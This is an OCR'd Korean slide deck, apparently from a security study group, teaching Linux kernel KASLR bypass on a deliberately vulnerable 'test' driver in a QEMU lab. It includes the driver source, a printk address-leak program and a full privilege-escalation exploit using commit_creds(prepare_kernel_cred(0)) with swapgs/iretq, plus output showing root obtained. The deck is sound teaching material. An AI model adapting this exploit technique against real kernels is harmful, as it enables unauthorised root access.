Linux Kernel KASLR Bypass

SCP 신재형

INDEX

배경 지식 디바이스 드라이버

디바이스 드라이버란?

컴퓨터와 연결된 장치를 추상화 시켜서 유저 애플리케이션이 정형화된 인터페이스를 통해 장치에 접근할 수 있도록 해주는 소프트웨어

종류	설명
Character Device(마우스, 키보드, 사운드카드 드라이버 등)	버퍼 캐시를 사용하지 않으며 Device를 파일처럼 직접 접근
Block Device	하드 디스크와 같은 File System을 기반으로 Block 단위로 접근
Network Device	네트워크 스택과 네트워크 하드웨어 사이에 위치하여 데이터의 송수신 담당

CTF의 Kernel Exploit 문제 대부분은 Character Device Driver의 취약점을 찾아 권한 상승을 일으키는 것을 목표로 함

배경 지식 디바이스 드라이버

디바이스 드라이버란?

~~컴퓨터와 연결된 장치를 추상화 시켜서 유저 애플리케이션이 정형화된 인터페이스를 통해 장치에 접근할 수 있도록 해주는 소프트웨어~~

시스템이 지원하는 하드웨어를 응용 프로그램에서 사용할 수 있도록 커널에서 제공하는 라이브러리

종류	설명
Character Device(마우스, 키보드, 사운드카드 드라이버 등)	버퍼 캐시를 사용하지 않으며 Device를 파일처럼 직접 접근
Block Device	하드 디스크와 같은 File System을 기반으로 Block 단위로 접근
Network Device	네트워크 스택과 네트워크 하드웨어 사이에 위치하여 데이터의 송수신 담당

CTF의 Kernel Exploit 문제 대부분은 Character Device Driver의 취약점을 찾아 권한 상승을 일으키는 것을 목표로 함

배경 지식 디바이스 드라이버

file_operations 구조체

디바이스 드라이버와 유저 애플리케이션간의 커뮤니케이션을 위한 인터페이스

```
struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*read_iter) (struct kiocb *, struct iov_iter *);
    ssize_t (*write_iter) (struct kiocb *, struct iov_iter *);
    int (*iopoll)(struct kiocb *kiocb, bool spin);
    int (*iterate) (struct file *, struct dir_context *);
    int (*iterate_shared) (struct file *, struct dir_context *);
    __poll_t (*poll) (struct file *, struct poll_table_struct *);
    long (*unlocked_ioctl) (struct file *, unsigned int, unsigned long);
    long (*compat_ioctl) (struct file *, unsigned int, unsigned long);
    int (*mmap) (struct file *, struct vm_area_struct *);
    unsigned long mmap_supported_flags;
    int (*open) (struct inode *, struct file *);
    ...
```


각종 함수 포인터 멤버들이 선언되어 있는데, 함수 포인터에 드라이버 내부 함수를 넣은 뒤, file_operations 구조체를 드라이버에 등록하는 식으로 사용

배경 지식 commit_creds(prepare_kernel_cred(0))

prepare_kernel_cred(): 커널 함수로, 인자로 0을 줄 경우 루트 권한의 자격 증명을 준비하는 역할을 하는 함수

commit_creds(): 현재 태스크의 자격 증명을 인자로 받은 자격 증명으로 갱신하는 역할을 하는 함수


commit_creds(prepare_kernel_cred(0))



해당 코드를 실행해서 root 권한 획득

KASLR이란?

커널이 무작위 주소에 매핑되도록 만들어, 커널 익스플로잇을 어렵게 하는 보호 기법



유저 공간의 ASLR과 비슷한 개념


커널이 실행되기 전 단계인 부트로더에서 세팅!

```
godjh@ubuntu:~/kernelstudy/kaslr_bypass$ ./start.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01
H:ECX.vmx [bit 5]
/ $ ./leak
leak : 0xffffffffab2bedb9
/ $
[    9.474190] reboot: Power down
godjh@ubuntu:~/kernelstudy/kaslr_bypass$ ./start.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01
H:ECX.vmx [bit 5]
/ $ ./leak
leak : 0xffffffff912bedb9
/ $
[    8.156147] reboot: Power down
```

KASLR이란?

KASLR을 우회하기 위해서는 Kernel Memory Address Leak 과정이 필요

Kernel Memory Address Leak: 커널의 취약점을 이용해서 커널의 메모리 주소를 유저 공간으로 유출하는 것



취약한 디바이스 드라이버를 찾아 copy_to_user() 함수를 이용

copy_to_user(): 커널 공간에서 유저 공간으로 메모리를 복사하는 함수


실습 취약한 디바이스 드라이버

```
static ssize_t test_read(struct file *filp, char __user *buf, size_t count, loff_t
*f_pos);
static ssize_t test_write(struct file *filp, const char __user *buf, size_t count,
loff_t *f_pos);

struct file_operations test_fops = {
    .read   = test_read,
    .write  = test_write,
};

static struct miscdevice test_driver = {
    .minor = MISC_DYNAMIC_MINOR,
    .name = "test",
    .fops = &test_fops,
};

static ssize_t test_read(struct file *filp, char __user *buf, size_t count, loff_t
*f_pos) {
    void *ptr = &printk;

    copy_to_user(buf, &ptr, sizeof(ptr));

    return 0;
}

static ssize_t test_write(struct file *filp, const ch   user *buf, size_t count,
loff_t *f_pos) {
    int (*fp_exec)(void) = 0;

    copy_from_user(&fp_exec, buf, sizeof(fp_exec));

    fp_exec();

    return 0;
}
```

1


2

1: copy_to_user 함수를 이용해 printk() 함수의 주소를 유저 공간으로 전달



Kernel Memory Address Leak

2: copy_from_user 함수를 이용해 유저로부터 주소를 전달받아, 해당 주소 실행



커널 흐름 조작 가능

실습 Kernel Memory Address Leak

read() 함수를 이용해 test 드라이버로부터 printk() 함수의 주소를 전달받은 뒤, 해당 주소를 출력하는 코드

```
int main() {
    int fd;
    void *leak = 0;

    fd = open("/dev/test", O_RDWR);

    read(fd, &leak, 0);
    printf("leak : %p\n", leak);

    close(fd);

    return 0;
}
```

```
static ssize_t test_read(struct file *filp, char __user *buf, size_t count, loff_t
*f_pos) {
    void *ptr = &printk;

    copy_to_user(buf, &ptr, sizeof(ptr));

    return 0;
}
```

copy_to_user(A, B, C)

커널 공간 B(printk() 함수 주소)에서 C(printk() 함수 크기)바이트 만큼 유저 공간 A로 복사

실습 권한 상승

```
int main() {
    int fd;
    void *ptr = 0;
    void *leak = 0;
    void *kbase = 0;

    fd = open("/dev/test", O_RDWR);

    read(fd, &leak, 0);
    printf("leak : %p\n", leak);

    kbase = leak - 0xbedb9;
    commit_creds = kbase + 0x8e9f0;
    prepare_kernel_cred = kbase + 0x8ec20;

    ptr = &payload;

    backup_rv();

    write(fd, &ptr, sizeof(ptr));

    close(fd);

    return 0;
}
```

실습 권한 상승

```c
int main() {
    int fd;
    void *ptr = 0;
    void *leak = 0;
    void *kbase = 0;

    fd = open("/dev/test", O_RDWR);

    read(fd, &leak, 0);
    printf("leak : %p\n", leak);

    kbase = leak - 0xbedb9;
    commit_creds = kbase + 0x8e9f0;
    prepare_kernel_cred = kbase + 0x8ec20;

    ptr = &payload;

    backup_rv();

    write(fd, &ptr, sizeof(ptr));

    close(fd);

    return 0;
}
```

```c
void payload(void) {
    commit_creds(prepare_kernel_cred(0));
    asm("swapgs;"
        "mov %%rsp, %0;"
        "iretq;"
        : : "r" (&rv));
}
```

실습 권한 상승

```c
int main() {
    int fd;
    void *ptr = 0;
    void *leak = 0;
    void *kbase = 0;

    fd = open("/dev/test", O_RDWR);

    read(fd, &leak, 0);
    printf("leak : %p\n", leak);

    kbase = leak - 0xbedb9;
    commit_creds = kbase + 0x8e9f0;
    prepare_kernel_cred = kbase + 0x8ec20;

    ptr = &payload;

    backup_rv();

    write(fd, &ptr, sizeof(ptr));

    close(fd);

    return 0;
}
```

```c
void backup_rv(void) {
    asm("mov rv+8, cs;"
        "pushf; pop rv+16;"
        "mov rv+24, rsp;"
        "mov rv+32, ss;"
       );
    rv.user_rip = &shell;
}
```


실습 권한 상승

```
int main() {
    int fd;
    void *ptr = 0;
    void *leak = 0;
    void *kbase = 0;

    fd = open("/dev/test", O_RDWR);

    read(fd, &leak, 0);
    printf("leak : %p\n", leak);

    kbase = leak - 0xbedb9;
    commit_creds = kbase + 0x8e9f0;
    prepare_kernel_cred = kbase + 0x8ec20;

    ptr = &payload;

    backup_rv();

    write(fd, &ptr, sizeof(ptr));

    close(fd);

    return 0;
}
```


실습 결과

```
godjh@ubuntu:~/kernelstudy/kaslr_bypass$ ./start.sh
qemu-system-x86_64: warning: TCG doesn't support requested feature: CPUID.01H:E
CX.vmx [bit 5]
/ $ ls
bin      etc      init     lib      proc     sbin     test.ko  usr
dev      exp      leak     linuxrc  root     sys      tmp
/ $ id
uid=1000(user) gid=1000(user) groups=1000(user)
/ $ /exp
leak : 0xffffffff92abedb9
/ # id
uid=0(root) gid=0(root)
/ #
```

정리 kernel address leak 과정



정리 권한 상승 과정


copy_to_user(buf, &ptr, ...)
offset 계산
write(fd, &ptr, sizeof(ptr))
test_write()
copy_from_user(&fd_exec, ...)
fp_exec()
Kernel Space
User Space

Q&A